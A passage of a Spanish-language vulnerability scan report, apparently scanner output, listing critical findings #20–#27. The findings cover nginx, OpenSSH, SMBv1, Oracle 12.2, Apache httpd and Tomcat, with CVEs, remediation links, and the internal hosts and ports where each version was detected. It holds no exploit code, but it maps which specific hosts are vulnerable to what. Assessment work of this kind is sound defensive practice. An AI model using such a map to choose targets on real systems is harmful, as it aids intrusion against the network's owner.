|  | <b>User Interaction</b>    | None    | <b>Availability Impact</b>    | None      |

#### Recursos Afectados

10.0.10.5 Puerto: tcp/6055

#### Descripción

Apache Tomcat es un servidor web de código abierto y un contenedor de servlet desarrollado por la Apache Software Foundation.

Se han reportado múltiples vulnerabilidades que afectan a Apache Tomcat:

Versiones afectadas:

Apache Tomcat 9.0.0.M1 a 9.0.0.M11

Apache Tomcat 8.5.0 a 8.5.6

Apache Tomcat 8.0.0.RC1 a 8.0.38

Apache Tomcat 7.0.0 a 7.0.72

Apache Tomcat 6.0.0 a 6.0.47

#### Impacto

La explotación exitosa de estas vulnerabilidades podría permitir a un atacante remoto evitar restricciones de seguridad.

#### CVEs

<https://nvd.nist.gov/vuln/detail/CVE-2016-8735>

<https://nvd.nist.gov/vuln/detail/CVE-2016-6816>

<https://nvd.nist.gov/vuln/detail/CVE-2016-6817>

#### Referencias

Tomcat 6.0

<http://tomcat.apache.org/security-6.html>

Tomcat 7.0

<http://tomcat.apache.org/security-7.html>

Tomcat 8.0

<https://tomcat.apache.org/security-8.html>

Tomcat 9.0

<https://tomcat.apache.org/security-9.html>

#### Solución

Las versiones actualizadas de Apache Tomcat están disponibles que fijan estas vulnerabilidades.

Patch:

Los siguientes son enlaces para descargar parches para corregir las vulnerabilidades:

[Apache Tomcat](<https://tomcat.apache.org>)

#### Evidencias

Recurso: 10.0.10.5 Puerto: tcp/6055

Apache Tomcat Multiple Vulnerabilities detected on 6055 port.<title>Apache Tomcat/6.0.10 - Error report</title>

| #20 Nginx Use After Free Vulnerability (CVE-2016-0746) |                            |         |                               |           |
|--|----------------------------|---------|-------------------------------|-----------|
| Severidad: Crítica                                     | <b>Attack Vector</b>       | Network | <b>Scope</b>                  | Unchanged |
| CVSS: 9.8  | <b>Attack Complexity</b>   | Low     | <b>Confidentiality Impact</b> | High      |
| Ocurricencias: 1                                       | <b>Privileges Required</b> | None    | <b>Integrity Impact</b>       | High      |
|  | <b>User Interaction</b>    | None    | <b>Availability Impact</b>    | High      |

### Recursos Afectados

10.0.6.201 Puerto: tcp/443

### Descripción

nginx [engine x] es un servidor HTTP y proxy inverso, un servidor proxy de correo y un servidor proxy genérico TCP/UDP.

La vulnerabilidad sin uso en la resolución en nginx permite a los atacantes remotos causar una negación del servicio (rupción del proceso de trabajo) o posiblemente tener otro impacto no especificado a través de una respuesta DNS elaborada relacionada con el procesamiento de la respuesta de CNAME. Versiones afectadas:

Nginx versiones de v0.6.18 antes de v1.8.0

Nginx versiones de v1.9.0 antes de v1.9.10

QID Detection Logic (Sinuthenticated):

Este QID realiza un cheque no autenticado para versiones vulnerables de Nginx al agarrar el número de versión del banner servidor de la respuesta HTTP después de enviar el método HTTP GET para código de estado 2xx-5xx.

### Impacto

La explotación exitosa de la vulnerabilidad en nginx permite a los atacantes remotos causar una denegación de servicio (rupción del proceso del trabajador) o posiblemente tener otro impacto no especificado a través de una respuesta DNS elaborada relacionada con el procesamiento de la respuesta del CNAME.

### CVEs

<https://nvd.nist.gov/vuln/detail/CVE-2016-0746>

### Referencias

NGINX Security Advisory

[https://nginx.org/en/security\\_advisories.html](https://nginx.org/en/security_advisories.html)

NGINX changes

<https://nginx.org/en/CHANGES>

### Solución

Patch también está disponible, para más información sobre esta vulnerabilidad consulte [ NGINX Security Advisory]([https://nginx.org/en/security\\_advisories.html](https://nginx.org/en/security_advisories.html))

Patch:

Los siguientes son enlaces para descargar parches para corregir las vulnerabilidades:

[NGINX Security Advisory]([https://nginx.org/en/security\\_advisories.html](https://nginx.org/en/security_advisories.html))

### Evidencias

Recurso: 10.0.6.201 Puerto: tcp/443

```
Vulnerable version of Nginx detected on port 443 -
Server: nginx/1.7.10
Date: Sat, 09 Aug 2025 15:17:34 GMT
Content-Type: text/html
Content-Length: 195
Connection: close
WWW-Authenticate: Basic realm="Secure Zone"

<html>
<head><title>401 Authorization Required</title></head>
<body bgcolor="white">
```

```
<center><h1>401 Authorization Required</h1></center>  
<hr><center>nginx/1.7.10</center>  
</body>  
</html>
```

| #21 OpenSSH Remote Code Execution (RCE) Vulnerability in its forwarded ssh-agent |                            |         |                               |           |
|--|----------------------------|---------|-------------------------------|-----------|
| Severidad: Critica   | <b>Attack Vector</b>       | Network | <b>Scope</b>                  | Unchanged |
| CVSS: 9.8  | <b>Attack Complexity</b>   | Low     | <b>Confidentiality Impact</b> | High      |
| Ocorrencias: 48  | <b>Privileges Required</b> | None    | <b>Integrity Impact</b>       | High      |
|  | <b>User Interaction</b>    | None    | <b>Availability Impact</b>    | High      |

#### Recursos Afectados

10.0.1.126  
 10.0.1.140  
 10.0.1.192  
 10.0.1.214  
 10.0.1.220  
 10.0.1.229  
 10.0.1.24  
 10.0.1.245  
 10.0.1.246  
 10.0.1.251  
 10.0.1.32  
 10.0.1.4  
 10.0.1.47  
 10.0.1.51  
 10.0.1.75  
 10.0.1.79  
 10.0.1.80  
 10.0.1.83  
 10.0.1.87  
 10.0.10.128  
 10.0.10.136  
 10.0.10.139  
 10.0.10.41  
 10.0.10.42  
 10.0.2.122  
 10.0.2.232  
 10.0.3.109  
 10.0.3.11  
 10.0.3.113  
 10.0.3.12  
 10.0.3.120  
 10.0.3.122  
 10.0.3.123  
 10.0.3.124  
 10.0.3.125  
 10.0.3.180  
 10.0.3.47  
 10.0.4.135  
 10.0.4.97  
 10.0.6.10  
 10.0.6.25  
 10.0.6.34  
 10.0.6.37  
 10.0.6.42  
 10.0.6.9  
 10.0.7.12



10.0.7.13  
10.0.7.14

### Descripción

OpenSSH (OpenBSD Secure Shell) es un conjunto de programas informáticos que ofrecen sesiones de comunicación cifradas en una red de ordenadores utilizando el protocolo SSH.

La versión de OpenSSH detectada contiene las siguientes vulnerabilidades, entre otras:

CVE-2023-38408: Es una condición donde las bibliotecas específicas cargadas a través del soporte PKCS#11 del ssh-agent podrían ser abusadas para lograr la ejecución remota del código a través de un socket de agente reenviado si se cumplen condiciones específicas. Ver referencias para más información.

Versiones afectadas:

versiones de OpenSSH anteriores a 9.3p2

### Impacto

La explotación exitosa permite a un atacante realizar una ejecución remota de código a través de un socket de agente reenviado.

### CVEs

<https://nvd.nist.gov/vuln/detail/CVE-2023-38408>

### Referencias

[OpenSSH 9.8](<https://www.openssh.com/txt/release-9.8>)

### Solución

Se recomienda a los clientes actualizar a la versión más reciente para remediar estas vulnerabilidades.

### Evidencias

Recurso: 10.0.1.4

Vulnerable SSH-2.0-OpenSSH\_8.1 detected on port 22 over TCP.

Recurso: 10.0.1.47

Vulnerable SSH-2.0-OpenSSH\_5.3 detected on port 22 over TCP.

Recurso: 10.0.1.51

Vulnerable SSH-2.0-OpenSSH\_5.3 detected on port 22 over TCP.

Recurso: 10.0.1.75

Vulnerable SSH-2.0-OpenSSH\_7.9p1 Debian-10+deb10u2 detected on port 22 over TCP.

Recurso: 10.0.1.79

Vulnerable SSH-2.0-OpenSSH\_7.6 PKIX[11.0] detected on port 22 over TCP.

Recurso: 10.0.1.87

Vulnerable SSH-2.0-OpenSSH\_7.6 PKIX[11.0] detected on port 22 over TCP.

Recurso: 10.0.1.140

Vulnerable SSH-2.0-OpenSSH\_6.6.1 detected on port 22 over TCP.

Recurso: 10.0.1.192

Vulnerable SSH-2.0-OpenSSH\_9.1 PKIX[13.5] detected on port 22 over TCP.

Recurso: 10.0.2.122

Vulnerable SSH-2.0-OpenSSH\_9.2p1 Debian-2+deb12u6 detected on port 22 over TCP.

Recurso: 10.0.1.24

Vulnerable SSH-2.0-OpenSSH\_5.5p1 Debian-6 detected on port 22 over TCP.

Recurso: 10.0.1.32

Vulnerable SSH-2.0-OpenSSH\_7.8 detected on port 22 over TCP.

Recurso: 10.0.1.126

Vulnerable SSH-2.0-OpenSSH\_8.2 detected on port 22 over TCP.

Recurso: 10.0.1.214

Vulnerable SSH-2.0-OpenSSH\_8.9 detected on port 22 over TCP.

Recurso: 10.0.1.220

Vulnerable SSH-2.0-OpenSSH\_7.5 PKIX[10.1] detected on port 22 over TCP.

Recurso: 10.0.1.245

Vulnerable SSH-2.0-OpenSSH\_8.1 detected on port 22 over TCP.

Recurso: 10.0.1.246

Vulnerable SSH-2.0-OpenSSH\_8.1 detected on port 22 over TCP.

Recurso: 10.0.1.251

Vulnerable SSH-2.0-OpenSSH\_4.3 detected on port 22 over TCP.

Recurso: 10.0.3.109

Vulnerable SSH-2.0-OpenSSH\_7.2 detected on port 22 over TCP.

Recurso: 10.0.3.113

Vulnerable SSH-2.0-OpenSSH\_7.2 detected on port 22 over TCP.

Recurso: 10.0.3.180

Vulnerable SSH-2.0-OpenSSH\_8.1 detected on port 22 over TCP.

Recurso: 10.0.4.97

Vulnerable SSH-2.0-OpenSSH\_7.9p1 Debian-10+deb10u2 detected on port 22 over TCP.

Recurso: 10.0.6.25

Vulnerable SSH-2.0-OpenSSH\_7.4 detected on port 22 over TCP.

Recurso: 10.0.6.34

Vulnerable SSH-2.0-OpenSSH\_7.4 detected on port 22 over TCP.

Recurso: 10.0.6.37

Vulnerable SSH-2.0-OpenSSH\_8.0 detected on port 22 over TCP.

Recurso: 10.0.6.42

Vulnerable SSH-2.0-OpenSSH\_8.0 detected on port 22 over TCP.

Recurso: 10.0.7.12

Vulnerable SSH-2.0-OpenSSH\_7.4 detected on port 22 over TCP.

Recurso: 10.0.7.13

Vulnerable SSH-2.0-OpenSSH\_7.4 detected on port 22 over TCP.

Recurso: 10.0.7.14

Vulnerable SSH-2.0-OpenSSH\_7.4 detected on port 22 over TCP.

Recurso: 10.0.10.41

Vulnerable SSH-2.0-OpenSSH\_7.9p1 Debian-10+deb10u4 detected on port 22 over TCP.

Recurso: 10.0.10.128

Vulnerable SSH-2.0-OpenSSH\_7.8 detected on port 22 over TCP.

Recurso: 10.0.10.136

Vulnerable SSH-2.0-OpenSSH\_8.9 detected on port 22 over TCP.

Recurso: 10.0.10.139

Vulnerable SSH-2.0-OpenSSH\_7.8 detected on port 22 over TCP.

Recurso: 10.0.1.80

Vulnerable SSH-2.0-OpenSSH\_4.3 detected on port 22 over TCP.

Recurso: 10.0.1.83

Vulnerable SSH-2.0-OpenSSH\_4.3 detected on port 22 over TCP.

Recurso: 10.0.1.229

Vulnerable SSH-2.0-OpenSSH\_7.4 detected on port 22 over TCP.

Recurso: 10.0.2.232

Vulnerable SSH-2.0-OpenSSH\_6.2 detected on port 22 over TCP.

Recurso: 10.0.3.11

Vulnerable SSH-2.0-OpenSSH\_7.2 detected on port 22 over TCP.

Recurso: 10.0.3.12

Vulnerable SSH-2.0-OpenSSH\_7.2 detected on port 22 over TCP.

Recurso: 10.0.3.120

Vulnerable SSH-2.0-OpenSSH\_7.4 detected on port 22 over TCP.

Recurso: 10.0.3.122

Vulnerable SSH-2.0-OpenSSH\_7.4 detected on port 22 over TCP.

Recurso: 10.0.3.123

Vulnerable SSH-2.0-OpenSSH\_7.4 detected on port 22 over TCP.

Recurso: 10.0.3.124

Vulnerable SSH-2.0-OpenSSH\_7.4 detected on port 22 over TCP.

Recurso: 10.0.3.125

Vulnerable SSH-2.0-OpenSSH\_7.4 detected on port 22 over TCP.

Recurso: 10.0.10.42

Vulnerable SSH-2.0-OpenSSH\_9.2p1 Debian-2+deb12u4 detected on port 22 over TCP.

Recurso: 10.0.3.47

Vulnerable SSH-2.0-OpenSSH\_7.2 detected on port 22 over TCP.

Recurso: 10.0.4.135

Vulnerable SSH-2.0-OpenSSH\_8.7 detected on port 22 over TCP.

Recurso: 10.0.6.9

Vulnerable SSH-2.0-OpenSSH\_8.0 detected on port 22 over TCP.

Recurso: 10.0.6.10

Vulnerable SSH-2.0-OpenSSH\_8.0 detected on port 22 over TCP. Vulnerable SSH-2.0-OpenSSH\_8.0 detected on port 222 over TCP.

**#22 OpenSSH Improper Failed Cookie Generation Handling Vulnerability (CVE-2016-1908)**

|                    |                            |         |                               |           |
|--------------------|----------------------------|---------|-------------------------------|-----------|
| Severidad: Critica | <b>Attack Vector</b>       | Network | <b>Scope</b>                  | Unchanged |
| CVSS: 9.8          | <b>Attack Complexity</b>   | Low     | <b>Confidentiality Impact</b> | High      |
| Ocorrencias: 9     | <b>Privileges Required</b> | None    | <b>Integrity Impact</b>       | High      |
|                    | <b>User Interaction</b>    | None    | <b>Availability Impact</b>    | High      |

**Recursos Afectados**

10.0.1.140  
 10.0.1.16  
 10.0.1.24  
 10.0.1.251  
 10.0.1.47  
 10.0.1.51  
 10.0.1.80  
 10.0.1.83  
 10.0.2.232

**Descripción**

OpenSSH (OpenBSD Secure Shell) es un conjunto de programas informáticos que proporcionan sesiones de comunicación cifradas a través de una red informática utilizando el protocolo SSH.

El mal manejo de la generación fallida de cookies para el reenvío no confiable de X11 permite a los clientes X11 remotos desencadenar un fallback y obtener privilegios de reenvío X11 confiables aprovechando problemas de configuración en este servidor X11.

Versiones afectadas:

Versiones de OpenSSH anteriores a la 7.2

**Impacto**

La explotación exitosa permite que un atacante remoto obtenga privilegios de reenvío X11 confiables aprovechando los problemas de configuración en este servidor X11, lo que da lugar a una divulgación de información considerable, hace posible modificar algunos archivos o información del sistema y reducir el rendimiento o generar interrupciones en la disponibilidad de recursos.

**CVEs**

<https://nvd.nist.gov/vuln/detail/CVE-2016-1908>

**Referencias**

OpenSSH 7.2 <https://www.openssh.com/txt/release-7.2>

**Solución**

Se recomienda a los clientes que actualicen a OpenSSH 7.2 o posterior para corregir estas vulnerabilidades.

Parches:

Los siguientes enlaces permiten descargar los parches para corregir las vulnerabilidades:

<https://www.openssh.com/txt/release-7.2>

**Evidencias**

Recurso: 10.0.1.16

Vulnerable SSH-2.0-OpenSSH\_6.6 detected on port 22 over TCP.

Recurso: 10.0.1.47

Vulnerable SSH-2.0-OpenSSH\_5.3 detected on port 22 over TCP.

Recurso: 10.0.1.51

Vulnerable SSH-2.0-OpenSSH\_5.3 detected on port 22 over TCP.

Recurso: 10.0.1.140

Vulnerable SSH-2.0-OpenSSH\_6.6.1 detected on port 22 over TCP.

Recurso: 10.0.1.24

Vulnerable SSH-2.0-OpenSSH\_5.5p1 Debian-6 detected on port 22 over TCP.

Recurso: 10.0.1.251

Vulnerable SSH-2.0-OpenSSH\_4.3 detected on port 22 over TCP.

Recurso: 10.0.1.80

Vulnerable SSH-2.0-OpenSSH\_4.3 detected on port 22 over TCP.

Recurso: 10.0.1.83

Vulnerable SSH-2.0-OpenSSH\_4.3 detected on port 22 over TCP.

Recurso: 10.0.2.232

Vulnerable SSH-2.0-OpenSSH\_6.2 detected on port 22 over TCP.

| #23 Windows SMB Version 1 (SMBv1) Detected |                            |         |                               |           |
|--|----------------------------|---------|-------------------------------|-----------|
| Severidad: Critica                         | <b>Attack Vector</b>       | Network | <b>Scope</b>                  | Unchanged |
| CVSS: 9.8                                  | <b>Attack Complexity</b>   | Low     | <b>Confidentiality Impact</b> | High      |
| Ocurrencias: 3                             | <b>Privileges Required</b> | None    | <b>Integrity Impact</b>       | High      |
|  | <b>User Interaction</b>    | None    | <b>Availability Impact</b>    | High      |

#### Recursos Afectados

10.0.10.5  
10.0.4.32  
10.0.4.48

#### Descripción

El protocolo Server Message Block (SMB) es un protocolo de intercambio de archivos de red, conocido como Microsoft SMB Protocol.

Microsoft dejó de utilizar públicamente el protocolo SMBv1 en 2014. Fue reemplazado por SMBv2 y protocolos posteriores.

El host analizado posee el protocolo SMBv1 habilitado.

#### Impacto

El protocolo SMBv1 es obsoleto y vulnerable a muchas vulnerabilidades conocidas y desconocidas, puede permitir a un atacante remoto el compromiso completo del sistema.

#### Referencias

Microsoft SMBv1 Deprecated <https://learn.microsoft.com/en-us/windows-server/storage/file-server/troubleshoot/smbv1-not-installed-by-default-in-windows>

Microsoft KB <https://techcommunity.microsoft.com/t5/storage-at-microsoft/stop-using-smb1/ba-p/425858>

<https://learn.microsoft.com/en-US/windows-server/storage/file-server/troubleshoot/detect-enable-and-disable-smbv1-v2-v3?tabs=server>

#### Solución

Microsoft aconseja a los usuarios no reinstalar SMBv1 debido a su estado como un protocolo obsoleto con vulnerabilidades de seguridad bien documentadas, particularmente en relación con ransomware y otros tipos de malware. En su lugar se recomienda firmemente a los usuarios a que actualicen a las últimas versiones de SMB y dejen de utilizar SMBv1 para mejorar la postura de seguridad y la protección contra posibles amenazas.

Consulte las referencias para más detalles.

Workaround:

El cliente puede considerar bloquear todas las versiones de SMB en el perímetro de red bloqueando el puerto TCP 445 y protocolos relacionados en los puertos UDP 137-138 y el puerto TCP 139, para todos los dispositivos de borde.

#### Evidencias

Recurso: 10.0.4.32

QID: 379223 detected on port 445 over TCP.  
SMBv1 is enabled.

Recurso: 10.0.4.48

QID: 379223 detected on port 445 over TCP.  
SMBv1 is enabled.

Recurso: 10.0.10.5

QID: 379223 detected on port 445 over TCP.  
SMBv1 is enabled.





| #24 EOL/Obsolete Software: Oracle Database Version 12.2.0.1 Detected |                            |         |                               |           |
|--|----------------------------|---------|-------------------------------|-----------|
| Severidad: Critica   | <b>Attack Vector</b>       | Network | <b>Scope</b>                  | Unchanged |
| CVSS: 9.8  | <b>Attack Complexity</b>   | Low     | <b>Confidentiality Impact</b> | High      |
| Ocurrencias: 4   | <b>Privileges Required</b> | None    | <b>Integrity Impact</b>       | High      |
|  | <b>User Interaction</b>    | None    | <b>Availability Impact</b>    | High      |

#### Recursos Afectados

10.0.3.70  
10.0.4.109  
10.0.4.134  
10.0.4.30

#### Descripción

Base de datos de Oracle en entornos multicloud. Las aplicaciones de base de datos logran un alto rendimiento, escala y disponibilidad en Azure utilizando servicios de Oracle Database

Oracle Base de Datos versión 12.2.0.1 es Fin de la vida al 31 de marzo de 2022

QID Detection Logic:(Authenticated)

Este QID publica la versión de Oracle DB comprobando select \* desde v\$version;

#### Impacto

El sistema corre un alto riesgo de estar expuesto a vulnerabilidades de seguridad porque el proveedor ya no proporciona actualizaciones.

#### Referencias

Oracle Database

[https://support.oracle.com/knowledge/Oracle%20Database%20Products/742060\\_1.html](https://support.oracle.com/knowledge/Oracle%20Database%20Products/742060_1.html)

#### Solución

Actualización a la última versión de [Oracle DB](<https://www.oracle.com/in/database/technologies/oracle-database-software-downloads.html>)

#### Evidencias

Recurso: 10.0.4.30

```
EOL/Obsolete Software - Oracle Database detected on port 1521 over TCP - Oracle Version 12.2.0.1.0
```

Recurso: 10.0.4.109

```
EOL/Obsolete Software - Oracle Database detected on port 1521 over TCP - Oracle Version 12.2.0.1.0
```

Recurso: 10.0.4.134

```
EOL/Obsolete Software - Oracle Database detected on port 1521 over TCP - Oracle Version 12.2.0.1.0
```

Recurso: 10.0.3.70

```
EOL/Obsolete Software - Oracle Database detected on port 1521 over TCP - Oracle Version 12.2.0.1.0
```

## #25 Apache Hypertext Transfer Protocol Server (HTTP Server) Prior to 2.4.60 Multiple Security Vulnerabilities

|                    |                            |         |                               |           |
|--------------------|----------------------------|---------|-------------------------------|-----------|
| Severidad: Critica | <b>Attack Vector</b>       | Network | <b>Scope</b>                  | Unchanged |
| CVSS: 9.8          | <b>Attack Complexity</b>   | Low     | <b>Confidentiality Impact</b> | High      |
| Ocurrencias: 5     | <b>Privileges Required</b> | None    | <b>Integrity Impact</b>       | High      |
|                    | <b>User Interaction</b>    | None    | <b>Availability Impact</b>    | High      |

### Recursos Afectados

10.0.1.75 Puerto: tcp/80  
 10.0.4.38 Puerto: tcp/8080  
 10.0.4.39 Puerto: tcp/8080  
 10.0.4.77 Puerto: tcp/8080  
 10.0.4.95 Puerto: tcp/8080

### Descripción

Apache HTTP Server es una aplicación de servidor web ampliamente utilizada que, en versiones anteriores a la 2.4.60, presenta múltiples vulnerabilidades de seguridad críticas. Estas vulnerabilidades incluyen problemas de Server-Side Request Forgery (SSRF) que permiten filtrar hashes NTLM, debilidades en la gestión de proxies y redirecciones (mod\_rewrite), así como fallas que permiten a un atacante provocar una Denegación de Servicio (DoS) o explotar aplicaciones backend maliciosas. Las vulnerabilidades están identificadas bajo varios CVE, incluyendo CVE-2024-38472 a CVE-2024-39573.

### Impacto

La explotación exitosa de estas vulnerabilidades puede comprometer la confidencialidad, integridad y disponibilidad de los sistemas afectados. Un atacante podría obtener acceso no autorizado a información sensible, manipular el tráfico del servidor, ejecutar comandos maliciosos o provocar una interrupción del servicio, afectando la estabilidad y seguridad del entorno web.

### CVEs

<https://nvd.nist.gov/vuln/detail/CVE-2024-38472>  
<https://nvd.nist.gov/vuln/detail/CVE-2024-38473>  
<https://nvd.nist.gov/vuln/detail/CVE-2024-38474>  
<https://nvd.nist.gov/vuln/detail/CVE-2024-38475>  
<https://nvd.nist.gov/vuln/detail/CVE-2024-38476>  
<https://nvd.nist.gov/vuln/detail/CVE-2024-38477>  
<https://nvd.nist.gov/vuln/detail/CVE-2024-39573>

### Referencias

Apache HTTP Server 2.4.60  
[https://dlcdn.apache.org/httpd/CHANGES\\_2.4.60](https://dlcdn.apache.org/httpd/CHANGES_2.4.60)

### Solución

Se recomienda a los clientes que actualicen a la última versión de Apache httpd  
 Para más información y para descargar los parches que corrigen las vulnerabilidades, visite <https://httpd.apache.org/download.cgi>

### Evidencias

Recurso: 10.0.1.75 Puerto: tcp/80

```
Vulnerable Apache HTTP Server detected on port 80 -
Date: Sat, 09 Aug 2025 16:53:51 GMT
Server: Apache/2.4.38 (Debian)
Last-Modified: Thu, 05 Sep 2019 18:17:19 GMT
ETag: "29cd-591d2550dc669"
Accept-Ranges: bytes
Content-Length: 10701
Vary: Accept-Encoding
```

```

Connection: close
Content-Type: text/html

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
<title>Apache2 Debian Default Page: It works</title>
<style type="text/css" media="screen">
* {
margin: 0px 0px 0px 0px;
padding: 0px 0px 0px 0px;
}

body, html {
padding: 3px 3px 3px 3px;

background-color: #D8DBE2;

font-family: Verdana, sans-serif;
font-size: 11pt;
text-align: center;
}

div.main_page {
position: relative;
display: table;

width: 800px;

margin-bottom: 3px;
margin-left: auto;
margin-right: auto;
padding

```

Recurso: 10.0.4.38 Puerto: tcp/8080

```

Vulnerable Apache HTTP Server detected on port 8080 -
Date: Sat, 09 Aug 2025 16:20:44 GMT
Server: Apache/2.2.22 (Win32) PHP/5.3.0
X-Powered-By: PHP/5.3.0
Set-Cookie: PHPSESSID=65b6q7tnhcr7mlqrj46jb44pf0; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 3325
Connection: close
Content-Type: text/html

<html>
<head>
<title>SARHA Consulta - Login del Usuario</title>

<STYLE type="text/css">
@import URL("common/styles/menu_style_ajax.css");
@import URL("common/styles/page_style_ajax.css");
@import URL("common/styles/page_style.css");
@import URL("common/styles/tablesorter.css");
</STYLE>

<SCRIPT language=JavaScript>
function ValidateForm(){
if(document.formLogin.txtUsuarioID.value == ""){

```

```

alert('El nombre de usuario est vac o');
return false;
}

if(document.formLogin.txtUsuarioPassword.value == ""){
alert('La contrase a est vac a');
return false;
}
}

</SCRIPT>

</head

```

Recurso: 10.0.4.77 Puerto: tcp/8080

```

Vulnerable Apache HTTP Server detected on port 8080 -
Date: Sat, 09 Aug 2025 16:09:54 GMT
Server: Apache/2.2.22 (Win32) PHP/5.3.0
X-Powered-By: PHP/5.3.0
Set-Cookie: PHPSESSID=rub8gr3tp2d1fk7kovpp19c4n2; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 3325
Connection: close
Content-Type: text/html

<html>
<head>
<title>SARHA Consulta - Login del Usuario</title>

<STYLE type="text/css">
@import URL("common/styles/menu_style_ajax.css");
@import URL("common/styles/page_style_ajax.css");
@import URL("common/styles/page_style.css");
@import URL("common/styles/tablesorter.css");
</STYLE>

<SCRIPT language=JavaScript>
function ValidateForm(){
if(document.formLogin.txtUsuarioID.value == ""){
alert('El nombre de usuario est vac o');
return false;
}

if(document.formLogin.txtUsuarioPassword.value == ""){
alert('La contrase a est vac a');
return false;
}
}
}

```

```
</SCRIPT>
```

```
</head
```

Recurso: 10.0.4.95 Puerto: tcp/8080

```
Vulnerable Apache HTTP Server detected on port 8080 -
Date: Sat, 09 Aug 2025 17:53:49 GMT
Server: Apache/2.2.22 (Win32) PHP/5.3.0
X-Powered-By: PHP/5.3.0
Set-Cookie: PHPSESSID=4o3tsc2kuj61etc7ud6o8tg2o1; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 3325
Connection: close
Content-Type: text/html
```

```
<html>
<head>
<title>SARHA Consulta - Login del Usuario</title>
```

```
<STYLE type="text/css">
@import URL("common/styles/menu_style_ajax.css");
@import URL("common/styles/page_style_ajax.css");
@import URL("common/styles/page_style.css");
@import URL("common/styles/tablesorter.css");
</STYLE>
```

```
<SCRIPT language=JavaScript>
function ValidateForm(){
if(document.formLogin.txtUsuarioID.value == ""){
alert('El nombre de usuario est vac o');
return false;
}

if(document.formLogin.txtUsuarioPassword.value == ""){
alert('La contrase a est vac a');
return false;
}
}

</SCRIPT>
```

```
</head
```

Recurso: 10.0.4.39 Puerto: tcp/8080

```
Vulnerable Apache HTTP Server detected on port 8080 -
Date: Sat, 13 Sep 2025 16:08:10 GMT
Server: Apache/2.2.22 (Win32) PHP/5.3.0
X-Powered-By: PHP/5.3.0
Set-Cookie: PHPSESSID=db5spl5cp39o0f4n0rum3irtm6; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
```

```
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 3325
Connection: close
Content-Type: text/html
```

```
<html>
<head>
<title>SARHA Consulta - Login del Usuario</title>

<STYLE type="text/css">
@import URL("common/styles/menu_style_ajax.css");
@import URL("common/styles/page_style_ajax.css");
@import URL("common/styles/page_style.css");
@import URL("common/styles/tablesorter.css");
</STYLE>

<SCRIPT language=JavaScript>
function ValidateForm(){
if(document.formLogin.txtUsuarioID.value == ""){
alert('El nombre de usuario est vac o');
return false;
}

if(document.formLogin.txtUsuarioPassword.value == ""){
alert('La contrase a est vac a');
return false;
}
}

</SCRIPT>

</head>
```

| #26 OpenSSH Sensitive Information Disclosure Vulnerability |                            |         |                               |           |
|--|----------------------------|---------|-------------------------------|-----------|
| Severidad: Crítica   | <b>Attack Vector</b>       | Network | <b>Scope</b>                  | Unchanged |
| CVSS: 9.8  | <b>Attack Complexity</b>   | Low     | <b>Confidentiality Impact</b> | High      |
| Ocurrencias: 5   | <b>Privileges Required</b> | None    | <b>Integrity Impact</b>       | High      |
|  | <b>User Interaction</b>    | None    | <b>Availability Impact</b>    | High      |

#### Recursos Afectados

10.0.1.192 Puerto: tcp/22  
 10.0.1.214 Puerto: tcp/22  
 10.0.10.136 Puerto: tcp/22  
 10.0.10.42 Puerto: tcp/22  
 10.0.2.122 Puerto: tcp/22

#### Descripción

OpenSSH (OpenBSD Secure Shell) es un conjunto de programas informáticos que ofrecen sesiones de comunicación cifradas en una red de ordenadores utilizando el protocolo SSH.

Versiones afectadas:

OpenSSH versiones 8.9 y superiores anteriores a 9.3

#### Impacto

La explotación exitosa de esta vulnerabilidad podría dar lugar a la divulgación de información confidencial, adición o modificación de datos, o denegación de servicio (DoS).

#### CVEs

<https://nvd.nist.gov/vuln/detail/CVE-2023-28531>

#### Referencias

OpenSSH Advisory

<https://www.openssh.com/txt/release-9.3>

#### Solución

Se recomienda a los clientes actualizar a la versión más reciente para remediar estas vulnerabilidades.

Patch:

Los siguientes son enlaces para descargar parches para corregir las vulnerabilidades:

[OpenSSH 9.8] (<https://www.openssh.com/txt/release-9.8>)

#### Evidencias

Recurso: 10.0.1.192 Puerto: tcp/22

```
Vulnerable OpenSSH version for sshd(8) detected on port 22 over TCP - SSH-2.0-OpenSSH_9.1
PKIX[13.5]
```

Recurso: 10.0.2.122 Puerto: tcp/22

```
Vulnerable OpenSSH version for sshd(8) detected on port 22 over TCP - SSH-2.0-OpenSSH_9.2p1
Debian-2+deb12u6
```

Recurso: 10.0.1.214 Puerto: tcp/22

```
Vulnerable OpenSSH version for sshd(8) detected on port 22 over TCP - SSH-2.0-OpenSSH_8.9
```

Recurso: 10.0.10.136 Puerto: tcp/22

```
Vulnerable OpenSSH version for sshd(8) detected on port 22 over TCP - SSH-2.0-OpenSSH_8.9
```

Recurso: 10.0.10.42 Puerto: tcp/22

```
Vulnerable OpenSSH version for sshd(8) detected on port 22 over TCP - SSH-2.0-OpenSSH_9.2p1
Debian-2+deb12u4
```





| #27 Apache Tomcat Multiple Vulnerabilities |                            |         |                               |           |
|--|----------------------------|---------|-------------------------------|-----------|
| Severidad: Crítica                         | <b>Attack Vector</b>       | Network | <b>Scope</b>                  | Unchanged |
| CVSS: 9.1                                  | <b>Attack Complexity</b>   | Low     | <b>Confidentiality Impact</b> | High      |
| Ocurrencias: 1                             | <b>Privileges Required</b> | None    | <b>Integrity Impact</b>       | High      |
|  | <b>User Interaction</b>    | None    | <b>Availability Impact</b>    | None      |

#### Recursos Afectados

10.0.10.5 Puerto: tcp/8098

#### Descripción

Apache Tomcat es un servidor web de código abierto y un contenedor de servlet desarrollado por la Apache Software Foundation.

Se han reportado múltiples vulnerabilidades que afectan a Apache Tomcat:

Versiones afectadas:

Apache Tomcat 9.0.0.M1 a 9.0.0. M9

Apache Tomcat 8.5.0 a 8.5.4

Apache Tomcat 8.0.0.RC1 a 8.0.36

